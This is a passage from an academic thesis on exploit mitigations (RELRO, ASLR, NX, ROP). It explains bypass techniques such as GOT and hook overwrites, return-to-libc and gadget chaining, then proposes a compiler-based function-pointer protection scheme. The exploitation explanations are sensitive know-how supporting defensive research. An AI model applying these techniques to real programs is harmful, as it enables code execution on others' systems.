If the current backtrace and the base address at which the stack is loaded are known, the attacker can calculate the address of the saved instruction pointer of the stack frame and overwrite it directly, even in the presence of stack canaries.

Another approach is to overwrite function pointers, located at fixed addresses relative to the base address of the corresponding shared library or program. For example, the *.dtors* section or, depending on the operating system, the *.fini_array* section hold function pointers to global destructors and are included in every program. These destructors are executed when the program exits. However, on modern Linux systems, these sections are mapped read-only and writing to it will result in a segmentation fault. An equivalent is given by the glibc through the atexit function, which can be used to register global destructors at runtime. This is implemented using a list of function pointer arrays, stored in a global variable that is located at a fixed offset in the *glibc*. If the base address of the *glibc* is known, it is possible to overwrite an element of this list and thereby have arbitrary code executed.

The Global Offset Table (GOT) is also a common target for arbitrary overwrites. The GOT and the Procedure Linkage Table (PLT) provide the basic mechanisms for runtime linking and lazy evaluation. If a program wants to call a function or access a global variable defined in a shared library, its absolute address is not known at compile time and can change between executions. In this case, the runtime linker is responsible to resolve the symbol's address before it is accessed. Therefore, the PLT serves as an indirection layer for function calls, while the GOT stores addresses of the referenced external symbols. For example, if the program wants to call puts, a function from the libc, the puts entry in the PLT is called instead, which in turn jumps to the value saved in the corresponding GOT entry. The GOT entry is initialized to another part of the PLT that is responsible to call the runtime resolver and overwrite the GOT entry with the real address of the function. This process is called lazy evaluation and is meant to reduce program loading times, since addresses are only resolved if the function is used. Thus, if an attacker is able to overwrite an entry in the GOT, arbitrary code will be executed the next time the corresponding function is called.

Finally, application specific global function pointers are located at known offsets and are possible targets as well. An example for this are hooks provided by the glibc for memory allocation related functions. If the attacker overwrites the __realloc_hook variable and is able to induce a call to realloc on a memory region containing user-controlled data, he can easily trigger an execve system call that executes a user-defined shell command.

3.3 Relocation Read-Only

Relocation Read-Only (RELRO) is a feature implemented by the linker and executed by the runtime dynamic linker to make the GOT non-writable. The linker is responsible for linking multiple object files that contain relocatable machine code together to form an executable or shared object in Executable and Linkable Format (ELF). The runtime dynamic linker on the other hand is executed at the start of a dynamically linked program and resolves dependencies by loading shared libraries and filling the contents of the GOT.

The ELF file holds the program's code and data and information about the memory layout. The program is divided into sections, for example the *.text* section for machine code or the *.got* section for the GOT. The sections in turn are organized into segments, which have a type associated as well as different attributes including read, write or execute permissions.

If RELRO is activated while linking, the *.fini_array* section and part of the *.got* section besides others are placed in a segment of type *GNU_RELRO*. Sections in the *GNU_RELRO* segment are mapped read-only in the program's memory by the runtime dynamic linker. This state is called partial RELRO and is activated by default on modern Linux distributions. Though, in partial RELRO, the parts of the GOT corresponding to PLT entries are not protected and can still be used by exploits

Listing 3.1: This listing shows the mapped memory regions of the program "cat", generated by the command "cat /proc/$PID/maps". The columns contain the memory region, the access permissions and the corresponding shared object respectively.

```
00400000-0040b000                 r-xp [...] /usr/bin/cat
0060a000-0060b000                 r--p [...] /usr/bin/cat
0060b000-0060d000                 rw-p [...] /usr/bin/cat
34fb600000-34fb620000             r-xp [...] /usr/lib64/ld-2.16.so
34fb820000-34fb821000             r--p [...] /usr/lib64/ld-2.16.so
34fb821000-34fb822000             rw-p [...] /usr/lib64/ld-2.16.so
34fb822000-34fb823000             rw-p [...]
34fba00000-34fbbad000             r-xp [...] /usr/lib64/libc-2.16.so
34fbbad000-34fbdad000             ---p [...] /usr/lib64/libc-2.16.so
34fbdad000-34fbdb1000             r--p [...] /usr/lib64/libc-2.16.so
34fbdb1000-34fbdb3000             rw-p [...] /usr/lib64/libc-2.16.so
34fbdb3000-34fbdb8000             rw-p [...]
7ffff7fd2000-7ffff7fd5000         rw-p [...]
7ffff7ffc000-7ffff7ffd000         rw-p [...]
7ffff7ffd000-7ffff7fff000         r-xp [...] [vdso]
7ffffffde000-7ffffffff000         rw-p [...] [stack]
ffffffffff600000-ffffffffff601000 r-xp [...] [vsyscall]
```

to gain code execution.

To enable full RELRO, the linker has to be instructed to generate an entry in the *.dynamic* section of type *DT_BIND_NOW*. If this entry exists, the runtime dynamic linker will resolve all dynamic relocations instantly when the program is loaded and remap the whole GOT section as read-only. This increases the load time of the program, but ensures that no GOT entries can be overwritten by memory corruption exploits.

3.4 Address Space Layout Randomization

Address space layout randomization (ASLR) is a security mechanism implemented in the kernel which randomizes the positions of code and data in memory. When a program is started, code and data is mapped to memory addresses as specified in the segment description of the ELF file. Usually, multiple shared objects are mapped into the memory of a program and to avoid overlapping, they are compiled as position-independent code (PIC), which makes use of instruction pointer relative addressing features of the *x86-64* architecture. Consequently, the code can be placed at any position in memory, since accessing a variable only depends on the offset between the variable and the current instruction, which stays the same regardless of the absolute address. Listing 3.1 shows an example memory layout of the program *cat* with ASLR enabled. Each line with a filename in the third column corresponds

to a segment of that file. The first column shows the memory range of that segment, while the second column contains the access permissions (cf. Section 3.5).

While this load address would normally be deterministic and would stay the same across multiple invocations of the program, ASLR adds randomization to this address. This provides a protection against memory corruption vulnerabilities in two phases of the exploitation process. First, in order that indirect overwrites can be used to control the processor's instruction pointer, the address of specific data in memory must be known, for example through the base address of the corresponding shared object (cf. Section 3.2). While second, the address of the code to be loaded into the instruction pointer must be known as well in order to execute malicious code, chosen by the attacker.

In the Linux kernel, two levels of randomization can be configured through the *randomize_va_space* sysctl parameter. A value of 1 will enable address randomization of the stack, the Virtual Dynamically linked Shared Objects (VDSO) object[1] and the memory allocated by mmap system calls. Since mmap is used by the runtime dynamic linker to map shared objects into the memory, this will result in the base addresses of these objects to be randomized as well. If the value is set to 2, the base address of the heap will be randomized in addition. The heap randomization is separated, since some legacy libc versions require the heap to be located right after the data segment.

While ASLR is enabled by default on every major Linux distribution, the base address of most programs themselves are usually not randomized. This requires the programs to be compiled using PIC as well, named position-independent executable (PIE) in that context. For example, the Linux distribution Ubuntu[2] only compiles a selected number of security-critical packages[3] with PIE enabled, since it poses a performance penalty on architectures that do not support instruction pointer relative addressing.

3.4.1 Bypass Techniques

To exploit a memory corruption vulnerability, an attacker will have to bypass ASLR, since he has to know the address of the code that shall be executed. Depending on the scenario, the following bypass techniques exist:

Non-randomized memory In some cases, not all parts of the memory are randomized. If the executable was not compiled with PIE support, it will be loaded at a fixed address and thus the attacker will be able to overwrite security-critical data or jump to the contained code or to code referenced in the PLT. By using return-oriented programming techniques further explained in Section 3.7, the attacker can abuse the code to leak additional addresses [29]. Similarly,

[1] The VDSO is an object mapped into the address space of every process that exports kernel routines and kernel data to the program. It provides a faster alternative to some system calls.

[2] `http://www.ubuntu.com/`

[3] `https://wiki.ubuntu.com/SecurityTeam/KnowledgeBase/BuiltPIE`

the shared libraries on Microsoft Windows systems can be compiled without ASLR support for compatibility reasons and can thus be used to execute code at known addresses.

Information Disclosure If an information disclosure vulnerability exists (cf. Section 2.5), it can be possible to leak memory locations of elements known to be at fixed addresses. For example, if the attacker can read arbitrary memory and the executable is not position-independent, the GOT will be located at a fixed position. By reading a value from the GOT that points to a known function or variable in a shared library, it is possible to calculate the library's base address and thus the addresses of any other function in the library.

Often, server applications use multiple processes to handle multiple user connections simultaneously. When a new process is created through the fork system call, the addresses of the mappings stay the same. This fact can help to bypass ASLR in some scenarios, since even information disclosure vulnerabilities that result in process termination can be used.

Brute Force The address randomization can not utilize the whole address space. The mapped elements must be aligned to page boundaries, which enforces the lowest 12 bit on the *x86* architecture to be null. Also, the most significant bits will be used for the address space layout, leaving only the bits in between available for randomization. The available entropy varies between types of randomized elements. The stack is randomized using 11 and 26 bits of entropy on 32 bit and 64 bit systems respectively by the randomize_stack_top function in the Linux kernel[4]. In arch_align_stack, 2 additional bits are added, resulting in 13 and 28 bits in total. The heap base address is randomized using 14 bits of entropy (arch_randomize_brk) and addresses returned by the mmap system call include 8 bits and 28 bits of entropy respectively (mmap_rnd).

If an attacker has infinitely many tries to exploit a vulnerability, for example when exploiting a local program for privilege escalation or in the case of a forking network server, he can try to guess the randomized address bits. The process of trying every address possible is called brute-force attack. Otterstad showed in [25] that it is feasible to find the stack address randomized by 28 bit in a local exploitation scenario. It took less then 9 hours on average on their test system.

Heap Spraying Heap spraying is a technique commonly used in the exploitation of web browsers, which reduces the effectiveness of randomization. By allocating huge amounts of memory and filling it with a concatenation of multiple copies of a block of data, the attacker can greatly increase the probability that a chosen address will point to the beginning of this block even in the presence of randomization. For example, the exploitation of use-after-free vulnerabilities

[4] All values refer to Linux 3.8.5.

in C++ programs (cf. Section 2.3) requires the attacker to provide a pointer to a virtual method table. By filling the memory with a huge amount of virtual method tables, his chances will be greatly increased to hit one of it using a random address.

3.5 Executable space protection

Executable space protection is besides ASLR one of the most important countermeasures to prevent arbitrary code execution. As shown in Figure 3.2, it provides protection, when the attacker already gained control over the processor's instruction pointer. Executable space protection describes methods to mark memory regions as non-executable, in order to avoid user-supplied data to be executed. It is also known as Data Execution Prevention (DEP) on Microsoft Windows systems and utilizes a hardware feature of the processor if present, known as the NX bit.

Since the *x86* architecture does not differentiate between code and data in memory, data will be interpreted as machine code by the processor if its instruction pointer is directed to point to it. In the past, a common exploitation technique was to inject malicious code, so-called shellcode, into the memory of the process and use a vulnerability to execute it. The term shellcode is used, since in general, the attackers goal is to get access to a shell, a command-line interpreter on Linux systems, and thereby gain access to the system and its programs. While shellcode varies in size depending on its purpose, basic code that executes */bin/sh* can be as short as 27 bytes[5]. For example when exploiting a buffer overflow, the vulnerable buffer could be overwritten with the shellcode, appended by padding and finally by the address of the buffer on the stack at the position that will overwrite the saved instruction pointer. This approach is prevented by executable space protection. The writable memory regions, including the stack, will be marked as non-executable. Thus, when an address from this memory region is loaded as the instruction pointer, the processor with NX bit support will notice the non-executable flag and raise an exception handled by the kernel. The kernel in turn will send a segmentation fault signal to the program, resulting in its termination.

Even if the processor does not have NX bit support, techniques exist to emulate this protection mechanism by exploiting mechanics of the translation lookaside buffers or the processors memory segmentation features (PAGEEXEC[6] and SEGMEXEC[7] of the PaX kernel patch set).




Figure 3.2: Exemplary Flowchart Showing Common Exploitation Techniques and Mitigations Starting with an Instruction Pointer Overwrite




Figure 3.3: Chaining of Function Calls in a Return-to-libc Attack

3.6 Return-to-Libc

Return-to-libc describes the technique used to circumvent executable space protection. Instead of executing data provided by the attacker, the code of the program or of its shared libraries itself is used for malicious purposes. Since this code may also be used by the program itself, its memory can not be marked as non-executable.

Most programs are linked against the C standard library and will thus have its code mapped into memory. This includes a family of functions used to execute arbitrary programs, including execve and system. If the attacker has control over the instruction pointer and knows the base address of this library, he can issue a call to system and execute arbitrary programs if he controls the parameters as well.

Similarly, if only the address of the PLT is known, as it is commonly the case if ASLR is enabled, but the executable was not compiled to be position-independent, functions referenced in the PLT can pose a target for the code execution, also known as return-to-plt attack. This technique has the disadvantage that only a limited set of functions are available in the PLT, i.e. only functions that are used somewhere in the program have an entry in the PLT.

Two problems arise with return-to-libc techniques: parameter-passing to the called functions and chaining of multiple function calls. Parameters to a function can either be passed on the stack or in registers. The location and order of the parameters is defined through the calling convention used by the platform. While the calling convention used by the GCC for 32 bit *x86* programs places all arguments on the stack, the System V AMD64 application binary interface (ABI) [21] uses registers for the first few arguments. In case of a buffer overflow in 32 bit programs, the

[5] http://www.shell-storm.org/shellcode/files/shellcode-806.php
[6] http://pax.grsecurity.net/docs/pageexec.txt
[7] http://pax.grsecurity.net/docs/segmexec.txt

attacker has control of the stack area and will be able to provide the parameters for a function call. On the other hand, controlling registers might be possible through user-controlled variables, but in general requires return oriented programming (ROP) techniques (cf. Section 3.7).

Calling multiple library function consecutively might be needed in some scenarios. Additional return addresses on the stack will overlap with stack-located arguments though. Figure 3.3 shows the stack layout as observed in the prologue of the first function in a return-to-libc attack. If the attacker has overwritten the return address on the stack to execute a chosen library function, he can provide one additional address that will interpreted as the saved instruction pointer and thus executed when the function returns. However, the first stack-based parameter of the second function will overlap with the second parameter of the first function.

3.7 Return-Oriented Programming

The difficulties that arise in return-to-libc attacks can be overcome by the more advanced return-oriented programming (ROP) technique [32]. It requires an attacker to have control over the processor's instruction pointer and the stack area where return addresses are stored, i.e. the area to which the stack pointer *rsp* points to. Instead of executing existing functions, small pieces of code, so-called *gadgets*, are chained together to execute the attacker-chosen functionality or prepare a library call.

Gadgets consist of a few simple instructions, followed by a return statement. For example, the gadget[8]:

```
addq  %rbx, %rax
ret
```

will add the contents of register *rbx* to *rax* and, through the return statement, load the next address from the top of the stack into the processor's instruction pointer. By chaining the addresses of these gadgets on the stack, the processor will execute the gadgets' instructions consecutively, while loading the address of the next gadget on each return statement. In addition, user-supplied data can be loaded to registers through gadgets including *pop* instructions:

```
popq  %rdi
ret
```

Since function calls on the *x86-64* architecture use registers for parameter passing, these gadgets can be used to load those parameters and thus overcome a major difficulty of return-to-libc techniques.

As was shown in [32], gadgets allow to access memory, perform arithmetic operations and to execute conditional jumps and system calls. Thus, return-oriented programming can be viewed as its own turing complete programming language. Though, its expressive power depends on the number and content of the gadgets that can be

[8]Note that all assembly code listings use the AT&T syntax.

found in the code section of the program and its shared libraries. Two facts help to increase the number of gadgets. Checkoway et al. showed that gadgets don't rely on return instructions, but indirect jumps can be used as well [5]. Also, since the *x86* architecture has has a variable instruction length, unaligned gadgets can be found that don't exist as instructions in the original code. In [32] a concrete example for unaligned instructions was given that was found in the *glibc*. The instructions:

```
test $0x00000007, %edi
setnzb -61(%ebp)
```

are represented by the bytes "0xf7 0xc7 0x07 0x00 0x00 0x00 0x0f 0x95 0x45 0xc3" in machine code. If an attacker jumps to the second byte, the machine code will instead represent the following instructions:

```
movl $0x0f000000, (%edi)
xchg %ebp, %eax
inc %ebp
ret
```

To find these gadgets, a library can be scanned backwards for the 0xc3 byte, which represents a return instruction in *x86* machine code and evaluate if the previous bytes form a useful gadget. For example, with *rp++*[9] and *ROPGadget*[10] two open source tools exist that find useful gadgets in a given file. The latter can also generate ROP shellcode automatically from given assembly instructions, if it was able to find a sufficient combination of gadgets.

3.7.1 Stack Pivoting

As mentioned before, return-oriented programming requires the attacker to have control over the stack area that is used to load return addresses. Stack pivoting is a technique that utilizes a special ROP gadget in order to make return-oriented programming possible through an arbitrary overwrite. The attacker uses his control over the processor's instruction pointer to jump to a gadget that modifies the stack pointer *rsp* to make it point to an attacker-controlled location. For example, this can be accomplished directly through an arithmetic operation or by gadgets containing `popq` instruction. The attacker-controlled stack area in turn, contains the ROP shellcode that will be executed subsequently.

3.7.2 Gadget-Less Binaries

Onarlioglu et al. proposed an effective countermeasure to prevent return-oriented programming [24]. At compile-time, code is inserted before every return instruction and indirect jump that checks if the corresponding function prologue was executed previously.

[9] `https://github.com/0vercl0k/rp`
[10] `https://github.com/JonathanSalwan/ROPgadget`

Saved return addresses are XORed with a random value in the function prologue and again, right before the return instruction is executed. If the attacker doesn't know the secret XOR value, he will not be able to provide a return address on the stack that results in a useful address after the XOR operation.

Functions that include indirect jumps are secured in a similar way. A random value is pushed on the stack in the functions prologue. Before an indirect jump is executed, the presence of this value is verified and the program will be aborted in its absence.

Finally, instructions are padded with no operation (NOP) instructions. This method prevents the program's code to be executed at positions unaligned with the machine code instructions, which could lead to ROP gadgets that are secured by the previous techniques.

4 Function Pointer Protection

As conclusion from the previous sections, enabling all common mitigation techniques prevents exploitation of some memory corruption vulnerabilities, while in the general case exploitation will only be complicated and still possible in the presence of an information leak. In this thesis, a novel approach is presented that limits the possibilities of attackers further and might prevent exploitation in presence of vulnerabilities that would otherwise have lead to arbitrary code execution. This is accomplished by restricting values of function pointers to a limited set of addresses, those which are at least once assigned to a function pointer during the program's execution.

The following attack scenario is assumed: The attacked host has ASLR enabled and NX bit support, i.e. all writable memory regions are non-executable. Further, the vulnerable program is compiled with full RELRO and stack canaries. The attacker is able to overwrite a function pointer, but not the saved return address on the stack. This is the case in multiple scenarios:

- A use-after-free vulnerability might use a function pointer from a memory area that has already been deallocated. The attacker can have the area reassigned for a different object and overwrite the function pointer with a chosen value.
- If an arbitrary overwrite vulnerability was found by the attacker and the program was not compiled to be position-independent, the stack address will be unknown due to ASLR, but the global variables of the program will be at a fixed address. Thus, an attacker would be able to overwrite a global function pointer.
- PIE is enabled, but a limited information leak exists that discloses the base address of the program or a shared object. Again, the address of the stack has to be unknown for the proposed approach to be beneficial.
- In the last scenario PIE is enabled but the attacker is all-powerful, i.e. he has unrestricted read and write access to the whole memory of the program and can effectively bypass ASLR. The proposed approach will still be able to limit the attacker's actions, if saved return addresses are protected through another non-common countermeasure, for example by saving return addresses to a different memory area as proposed in [8] (cf. Section 8).

Consequently, we assume that the attacker is able to overwrite and call a function pointer with full knowledge of addresses of useful functions or ROP gadgets. By restricting valid function pointer values to addresses assigned to a function pointer somewhere in the program, the attacker will only be able to execute this limited set of functions, while the execution of ROP gadgets is prevented completely.

The general approach is as follows: function pointers are stored in a special memory area that is write-protected during normal execution. The function pointer variable itself only contains a pointer to this memory area, i.e. to the address at which the real function pointer is located. When a function pointer is executed, it is verified that the pointer points to the protected memory area and the real function address is extracted and called instead. Otherwise, if the pointer contains an address outside of this area, the program execution is aborted and an error message is printed.

This protection mechanism is implemented as a compiler extension. Special code is inserted for the protection of function pointers that lifts the write-protection of the memory area, inserts the function pointer and re-establishes the protection. Similarly, code is inserted when a function pointer is called, which verifies that it points to the memory area and calls the contained value instead.

Through this approach, the write operation of function pointers is made special, i.e. it differs from normal memory writes. Thus, overwriting function pointers through a memory corruption vulnerabilities can not be used to call arbitrary addresses. An attacker can only make it point to the protected memory area since the verification will fail otherwise. Consequently, he can only trigger the execution of functions that already exist in a function pointer in the program.

The security of this approach relies on the assumption that functions useful to the attacker are not contained in any function pointer in the program. This includes the exec family of functions, used to execute arbitrary programs. This would give the attacker full control over the host machine with the privileges of the current user. Also, access to functions usable to open files combined with read or write would represent a severe security breach.

To increase the protection further, the notion of function pointer groups will be introduced in Section 7.2 for future work. Through a non standard conform compiler extension, a group can be assigned to function pointers and consequently, a function pointer will only be executed, if the containing address is in the same group as the function pointer used to call it.

4.1 Standard Conformity

The protection scheme modifies the internal representation of function pointers. It must be guaranteed that these changes do not violate the semantics of the C programming language as defined in the C99 standard [1], the newest C language specification by the International Organization for Standardization (ISO).

Of interest are comparisons to pointers of the same and other types, pointer arithmetic and type casting to other pointers or integers. First of all, arithmetic operations are covered in Section 6.5 of the standard. Its subsection 6.5.6 gives the following constraint for additive operators:

> For addition, either both operands shall have arithmetic type, or one operand shall be a pointer to an object type and the other shall have integer type. (Incrementing is equivalent to adding 1.)

Thus, function pointers can not be used in additive operations. Similarly, they are excluded from every other arithmetic operation.

Comparisons are split in relational operators and equality operators. The standard's Section 6.5.8 §5 describes the semantics of relational comparisons between pointers. However, only the result of comparisons is covered for the case of pointers to objects or incomplete types, not including functions. When comparing function pointers using a relational comparison, the behaviour is undefined. Equality operators on the other hand do cover pointers to functions as written in Section 6.5.9 of the standard:

> Two pointers compare equal if and only if both are null pointers, both are pointers to the same object (...) or function, (...).

Therefore, only the equality comparison and the comparison between null pointers of arbitrary types have to be ensured.

Finally, type conversions from and to pointers are covered in the standard's Section 6.3.2.3. It states in §1 that any pointer might be converted to a void pointer and back again, resulting in the original value. Important to note are §5 and §6. Pointers might be casted to and from integers, but the result will be implementation-defined and thus of no concern for this thesis.

4.2 Protection

For the proposed protection scheme, all function pointer assignments have to be modified, to assign an address to a read-only memory region instead, which in turn contains the actual function address. The used approach depends on the type of function address, which we divide into static and dynamic addresses. The following code snippet shows an example for the assignment of a static address, the address of the library function puts.

```
void foo(void){
  int (*f)() = &puts;
  (*f)("foo");
}
```

Characteristic for static addresses is that they belong to a function and their absolute value will be known at compile or at link time. Independent of the state of the program, the address of puts will stay the same during the program's runtime.

Dynamic addresses on the other hand can only be evaluated at runtime and are better described as code pointers, since they don't necessarily point to the beginning of a function. They are found in just-in-time compilers, but also in threading libraries or a GCC builtin that returns saved return instructions from the stack. Another example is dlsym:

```
void foo(void){
  void *handle = dlopen("test.so", RTLD_LAZY);
  void (*f)() = dlsym(handle, "bar");
}
```

It can be used to load a shared library at runtime and retrieve the address of a symbol, making it impossible to know the final value at link-time.

4.2.1 Static Addresses




Figure 4.1: Double Indirection for Protected Function Pointers

For efficiency reasons, static function addresses are protected only once at the program's startup. If a protect operation would be issued every time a static address is assigned to a function pointer, the time-complexity of either the protect operation or the verify operation would be increased. The protect operation could either scan the protected memory region if an entry for the address already exists and return it, leading to a complexity of $\mathrm{O}\big(n\big)$, or simply add a new entry. The latter approach will increase the memory usage and either requires freeing of unused entries or will result in an increased complexity for the verification operation (cf. Section 4.2.2).

One possibility to store static addresses securely would be to create a new read-only ELF section. Assignments would be rewritten to move the address where the secured static address is stored into the function pointer, while the verification process would have to check, if the value points to the this section in memory. This approach would require modifications to the linker script used when linking a program, in order to emit special symbols marking the beginning and the end of this region. A difficulty arises, if function pointers are used across multiple shared libraries. The verification process has to be aware of the sections of all libraries and check if a value lies in any of them.

The approach implemented in this thesis works without modifications to the linker, but has the disadvantage that it requires double indirection. The secure memory area is created at runtime through a global constructor that is executed before the start of the main function. For each function address that is assigned to a function pointer somewhere in the program, a writable global variable is created and initialized to that address. Assignments from this function address are modified to assign the address of this variable instead. Further, a global constructor adds a new entry in the previously created write-protected memory region for each of these global variables and replaces the value stored in the variable with the address of the newly created entry. Thus, an assignment like the following:

```
void (*f)() = &foo;
```

will result in a memory layout as depicted in Figure 4.1.

The only exception is the null pointer assignment. As explained in Section 4.1 the null pointer is required to compare equal to null pointers of every other type. Consequently, the null pointer will be treated as a special case and excluded from protection.

The double indirection is needed in this approach, since function pointers can reside in read-only memory, making it impossible to change their value at runtime.

4.2.2 Dynamic Addresses

For dynamic addresses the problem arises that the entry in the protected memory area has to be freed after a function pointer is not used anymore or else additional function pointer assignments will lead to an increased time-complexity of the verify operation. Also, since these addresses are assigned dynamically at runtime, the previous solution can not be applied.

Automatic freeing through bookkeeping, i.e. tracing every creation, deletion and copy operation on function pointers, is not possible either. The C programming language allows dropping of type information, which makes tracing of copy operations impossible. Consider the following example:

```
struct st {void (*f)(void);};
void foo(struct st *s1){
  struct st s2;
  memcpy(&s2, s1, sizeof(struct st));
  [...]
}
```

A struct that includes a function pointer is copied using the function memcpy from the C standard library. To be able to provide a single function to copy arbitrary data, the type information has been dropped, i.e. the two pointers have been implicitly converted to the type **void*** and will be copied bytewise. Since to the compiler, the semantics of the memcpy function are unknown, the copy of the function pointer could not have been noticed and deletion of the corresponding entry in the protected memory area after the end of the lifetime of one of the function pointers will thus invalidate its copy as well.

Another approach would be to employ garbage collection techniques. The whole memory of the program could be scanned for pointers referencing values in the protected memory area. If an entry is found to be unreferenced, it can be safely freed.

To avoid this overhead, two different approaches will be implemented that do not increase the time-complexity of the scheme in general. Dynamic function pointers do only occur in situations that are considered as implementation-defined by the C standard and will rarely appear in user code. Thus in the general case, only low-level libraries like the C standard library are concerned and it is reasonable to require manual modifications to the code to handle dynamic function pointers.

The first of the two approaches is to have the program logic itself track a function pointer's lifetime and to protect and free it manually. This way, the protection can be done in constant time while unused function pointers will not increase the time

needed by the verification function. Lifetime tracking is not possible in all situations though, i.e. if the protected variable is passed to user code. This case happens for example in the signal interface of the libc (cf. Section 5.5.3), under the constraint that possible values are limited to function pointers which have been protected previously. As a solution, a second function will be provided that protects function pointers by checking the previously protected variables for duplicates first. If a duplicate is found, its address will be returned instead and no new variable has to be created. Since variables created by the first approach might be freed again, only permanent variables will be compared, i.e. only variables created through the second approach. This has the disadvantage that the comparison requires linear time-complexity according to the number of distinct addresses that have been protected before and therefore the first approach will be preferred if applicable. However, this does not increase the general time-complexity of the approach, since the complexity of the verification function is linear to the number of protected function pointers as well.

Due to dynamic addresses, the needed size of the protected memory area can not be determined at compile or link time and can possibly grow without bounds. Also, since it can not be guaranteed that enough continuous memory is available to hold it, it will be organized in a linked list, requiring the verification function to check if a given pointer points into any of the list elements, leading to its linear time-complexity.

4.3 Verification

The verification process itself is straightforward. The compiler has to emit code in front of every execution of a function pointer in order to verify that it points to the protected memory area and to perform dereferencing due to the double indirection introduced by the protection scheme. Effectively, this means that the following call of a function pointer:

```
(*f)();
```

will be transformed to:

```
extern (void (*)(void)) verify(void (*)(void));
[...]
(*verify(f))();
```

The verification operation, implemented in a separate function, has first to dereference the value of the function pointer, since it will point to a global variable as described in Section 4.2.1. It then traverses the protected memory area organized in a linked list and checks if the new value is inside of the bounds of any item. On success, the value is dereferenced again to extract the real function pointer which will be called afterwards. Otherwise, if no list item was found for the pointer, the program is terminated and an error message is printed.

4.4 Comparisons

If a function address is protected in different source code files or in different libraries, multiple global variables will be created for the same address. If a comparison of function pointers would use their stored values and thereby the addresses of the global variables, an equal comparison could return false, even if the pointers refer to the same function. Thus, function pointer variables have to be dereferenced twice in order to compare their real value. This is also accomplished by extra code, inserted by the compiler before every comparison between function pointers. The only exception is the null pointer, which will be used for the comparison directly and would trigger a segmentation fault if dereferenced.

Sometimes, integer values are cast to function pointers to represent special values. As for example, in the case of the signal function of the C standard library that is used to set a user-provided function as the handler for a chosen signal:

```
typedef void (*sighandler_t)(int);
sighandler_t signal(int signum, sighandler_t handler);
```

